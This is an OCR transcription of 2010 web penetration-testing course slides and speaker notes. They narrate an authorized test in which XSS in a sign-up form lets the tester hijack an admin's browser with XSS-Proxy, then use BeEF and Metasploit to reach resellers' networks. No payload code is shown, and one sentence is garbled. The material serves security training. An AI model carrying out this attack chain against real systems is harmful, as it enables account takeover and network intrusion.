
Scenario: HAL is a large manufacturer of servers. HAL hires a penetration tester named Penelope to determine if resellers are able to access each other's information. Penelope will start the test with no privileges within the reseller site.



Application Setup

- Public Internet Facing site
- Links to Reseller site
- Reseller site requires authentication
- Sign-up system is available
- Sign-ups must be approved

HAL has a public site that links people to their reseller site. The reseller site requires authentication and allows the various resellers to have conversations via forums and request information. It also allows them to manage their purchases and inventory. To sign up, users can fill in a form on the main web site. Sign-up forms are submitted to administrative back-end software, where HAL employees review and approve them.




Recon

- Google Searches
  - Way to much information due to the target type
  - Infrastructure information was disclosed
  - Information regarding resellers was also found

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 174

Penelope performs a number of Google searches to find information. She is able to determine that due to the nature of the client, a large amount of the information. But she was able to determine the infrastructure that was running and found information regarding the various resellers.




Mapping

- Nmap Port scans
  - HTTP and HTTPS only
- Server Versions
  - Current Apache install
- Uses WebScarab to spider the site
- Builds a sitemap

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 175

Penelope uses WebScarab to spider the web site, so that she can examine the pages at her leisure. She builds a sitemap and determines the relationships between the pages. At this time, she hasn't found anything interesting, but she is building a wealth of information that may help later.




Discovery

- Reseller sign-up page is a key target within the application
- Client side filtering of XSS code is being used
- Easily bypassed to launch XSS attacks

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 176

Penelope then starts to examine the reseller sign-up form. When she examined the source, she found that the developer was using client side filtering of XSS code. By using the interception proxy features in WebScarab, she was able to bypass these filters and submit an image tag that caused the administrator who was reviewing her sign-up form to load a file from Penelope's server. She now knows the application is vulnerable.




Exploitation

- Inject code to load XSS-Proxy
- Take control of admin's browser to approve Penelope's sign-up
  - Multiple sign-ups were done
  - This allows for rejections before we get control

Penelope now fills out the sign-up form again, but this time, for her address she enters the code to load XSS-Proxy and take control of the administrator's browser. She waits for the administrator to review her sign-up form. When the administrator does, his browser connects to the XSS-Proxy control page on Penelope's server. This allows Penelope to take control of his browser and actually approve her own account creation.

Penelope now has a pivot point within the application. Her account has had its privileges elevated. Time to start the process again, but this time with credentials..




Recon

- Log into the reseller site
- Penelope now uses data from the site to further her recon
- Searches for reseller data

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 178


Penelope now logs into the reseller site. She performs some additional searches based on information found up to this point.



Mapping

- Nmap Port scans
  - HTTP and HTTPS only
- Server Versions
  - Current Apache install
- Uses WebScarab to spider the site
- Builds a sitemap

Penelope uses WebScarab to spider the web site, so that she can examine the pages at her leisure. She builds a sitemap and determines the relationships between the pages. Penelope finds that most of the site functionality is built to allow resellers ways to talk to each other.




Discovery

- Reseller site includes messaging features
- Post a message
  - Containing XSS code
- View the post
  - Determine if it worked

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 180

At this time Penelope posts a XSS-laden message to the forum system addressed to members of the now in scope reseller's staff. She then views the message to verify that the XSS code runs correctly. It does, and the only step now is to figure out how to abuse this.

Penelope works with HAL to expand the scope of the project. She and HAL get permission to expand into the resellers' networks. This will help secure both HAL and the reseller they have contracted with.




Exploitation

- BeEF exploitation is selected
- Inject beefmagic.js.php
- Wait for resellers to get attacked
- Control the zombies
  - Port scan the client networks

Penelope decides to use the BeEF system this time, since it will actually let her launch attacks against the other reseller's network infrastructure and services. She sits and waits for the member of the reseller's staff to view her message. When it happens, she quickly uses the port scanner in BeEF to map the other reseller's network.

At this point Penelope can start the process again, now focusing on the internal network of this reseller. For her purposes, it was enough to use a few Metasploit exploits ported to BeEF's system to take control of various servers within the reseller's network, and download information to show the level of access she was able to accomplish.

All of this was possible, because a simple sign-up form was vulnerable to XSS and HAL felt that was an acceptable risk, since only their employees viewed the results of that form.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - ***Next Steps***
  - Conclusions


This next section will outline some ideas on what to do after you get back to work.



Next Steps

- What are the next steps?
- As we finish this class, the next few items will help us continue to gain skills
- Three categories to continue:
  - Practice
  - Explore
  - Explain

Now that we are almost finished with the four days of exploration, you are probably thinking about what's next. How do I take what I have learned and continue to grow it. The next few slides will give you some ideas on where to go.




Practice

- Practice makes perfect
- Learn more by doing
- Various methods:
  - Class CD
    - Includes more than we covered in class
  - Vulnerable Test Applications
    - Various pre-built vulnerable applications
  - A Lab
    - Easier than we think

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 184

Practice goes with out saying. If I don't practice something then I am going to forget the pieces that are important to be successful at it. The best way to ensure that you have learned a topic is to do it. But of course you need to be careful where you practice the techniques that we have learned since they can be malicious. The class CD is an excellent place to try out the various ideas. Redo the exercises.




Pre-Built Applications

- WebGoat
  - OWASP application focused on training
  - Contains various lessons
- Mutillidae
  - IronGeek.com built a series of application for the OWASP Top 10
  - Examples of the various flaws found
  - Great for trying out new tools

WebGoat is a self-contained java application that gives the user various exercises to perform. These exercises test you in various web vulnerabilities and how to exploit them. The system even includes a hint section so that as you go through the exercises, if you become stuck, you can get help. As you get further through your study, you can also add other sections to the application. I find that this is an excellent way to train your developers in specific problems they may find in your environment.

